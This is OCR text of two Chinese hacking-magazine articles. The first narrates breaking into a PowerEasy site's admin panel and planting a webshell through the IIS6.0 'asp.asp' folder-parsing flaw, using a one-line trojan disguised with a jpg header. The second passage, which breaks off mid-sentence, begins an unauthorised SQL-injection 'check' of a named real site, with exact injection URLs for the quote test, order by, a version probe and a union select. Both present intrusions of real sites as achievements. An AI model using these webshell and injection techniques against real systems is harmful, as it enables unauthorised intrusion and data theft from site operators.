


图2

没想到本以为可能是最难的，原来却又是这么得简单，轻轻松松的就进入了网站后台。接下来要做的事情大家都应该知道吧，就是在后台找地方上传我们的asp木马。我来到了资源下载管理这儿，点击“添加软件”，在本地把小马的扩展名给改成.jpg，当做图片文件传上去，如图3，然后点击资源下载管理下面的“图片管理”，获取到刚才上传的图片的地址，再来到备份数据库的地方，将上传的图片成功备份为.asa格式，如图4，图5。小菜我心里一阵狂喜，没想到webshell这么简单的也搞定了，可就在这时，意想不到的事情发生了，备份完的asp马居然不能运行，估计是管理员限制了备份目录的asa文件的解析，看来备份这个方法是不行了。




图3




图4




图5

我在后台逛了一下，又发现了一个有用的地方，就是如图6所示的地方，我们点击“添加新频道”来添加一个新的频道试试，频道的名字可以随便填写，但是在“频道目录”这里要填“asp”，如图7，而在上传选项中的“上传文件的保存目录”里要填“asp.asp”，如图8。




图6




图7




图8

可能小菜们要问：为什么一定要填成“asp.asp”的格式呢？其实这主要是利用了Windows2003 IIS6.0的文件夹解析漏洞，当文件夹的名字是类似hack.asp这样的时候（即文件夹的名字看起来像是一个ASP文件名），此时这个文件夹下的文件都可以在IIS中被当做ASP程序来执行。这样入侵者就可以上传扩展名为jpg或gif之类的看起来像是图片文件的木马文件，通过访问这个文件就可以运行木马了。Windows2000 IIS5.0在处理JPG图片时，如果包含有Html及ASP代码，则只会执行Html代码，而不会执行JPG图片中的ASP代码，所以Windows2000 IIS5.0中不存在这个漏洞。这个漏洞很明显是由.asp结尾的文件名称所导致的，属于IIS6.0的设计缺陷。小菜我正是利用了这个漏洞来进行攻击的，来到刚才添加的频道随便添加一个下载资源，内容随便写就ok了，然后在本地制作一个伪装的一句话木马文件，不懂什么是伪装的一句话木马文件吧？其实这个名字是我自己起的，就是把jpg图片的文件头和一句话木马的服务端组合起来，如如图9所示，上面的那一行乱码是jpg文件的文件头，下面那一行代码就是一句话木马的服务端。这是因为动易的系统会对上传的图片文件进行识别，所以要加一行jpg的文件头来迷惑它，好了，上传成功后获取到jpg图片的地址为“http://www.xxxx.org/asp/asp.asp/200907/2009072715215604.jpg”，把获取到的文件地址




图9

放到一句话木马的客户端里，连接成功了，如图10，接下来就是上传大马吧，如图11，上传成功，webshell终于拿到了！




图10



图11

这次的入侵到这里就结束了，本文的技术含量并不高，主要是利用了IIS6.0的文件夹解析漏洞，由于服务器设置的有些BT，最终也没有拿下服务器！

（文章中涉及到的一句话客户端和伪装的一句话木马文件已经收录在了光盘中）

友情检测CUBA官网

IT民工

我平时非常关注NBA，因此经常浏览新浪NBA网站，某日无意中点错了网站进到CUBA了，出于“职业”习惯，就对其进行了一次安全检测。

一、初战告捷

先来寻找注入漏洞，毕竟这是目前最流行的入侵方法了，很快就找到一个存在注入漏洞的链接“http://www.cuba.com.cn/data/player.php?playerid=3827”，在网址后面添加上单引号进行提交，报错了，如图1，然后又利用经典的“and 1=1”以及“and 1=2”进行检测，分别返回了如图2所示的正确页图和如图3所示的错误页面，由此可以确定，这就是一个注入点。

接下来就是利用“order by”来判断字段数了，构造语句“http://www.cuba.com.cn/data/player.php?playerid=3827 order by 1--”，正常返回了，注意后面跟上注释符号“--”，不然会报错的。不断变化“order by”后面的数字，当增加到17和18的时候分别返回如图4和如图5所示的页面。虽然图4返回的也是错误页面，不过这可能是因为注释掉了后面的SQL语句引起的，但是图5却没有返回任何的数据，因此，我们可以断定字段数为17。

PHP的网站基本上搭配的都是Mysql数据库，这个也不例外，Mysql4.0以下版本是不支持union查询的。我们构造语句“http://www.cuba.com.cn/data/player.php?playerid=3827 and ord(mid(version(),1,1))>51--”，结果返回正常，说明数据库是大于4.0的版本，可以进行union查询。继续构造语句“http://www.cuba.com.cn/data/player.php?playerid=3827 and 1=2 union Select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17--”，返回

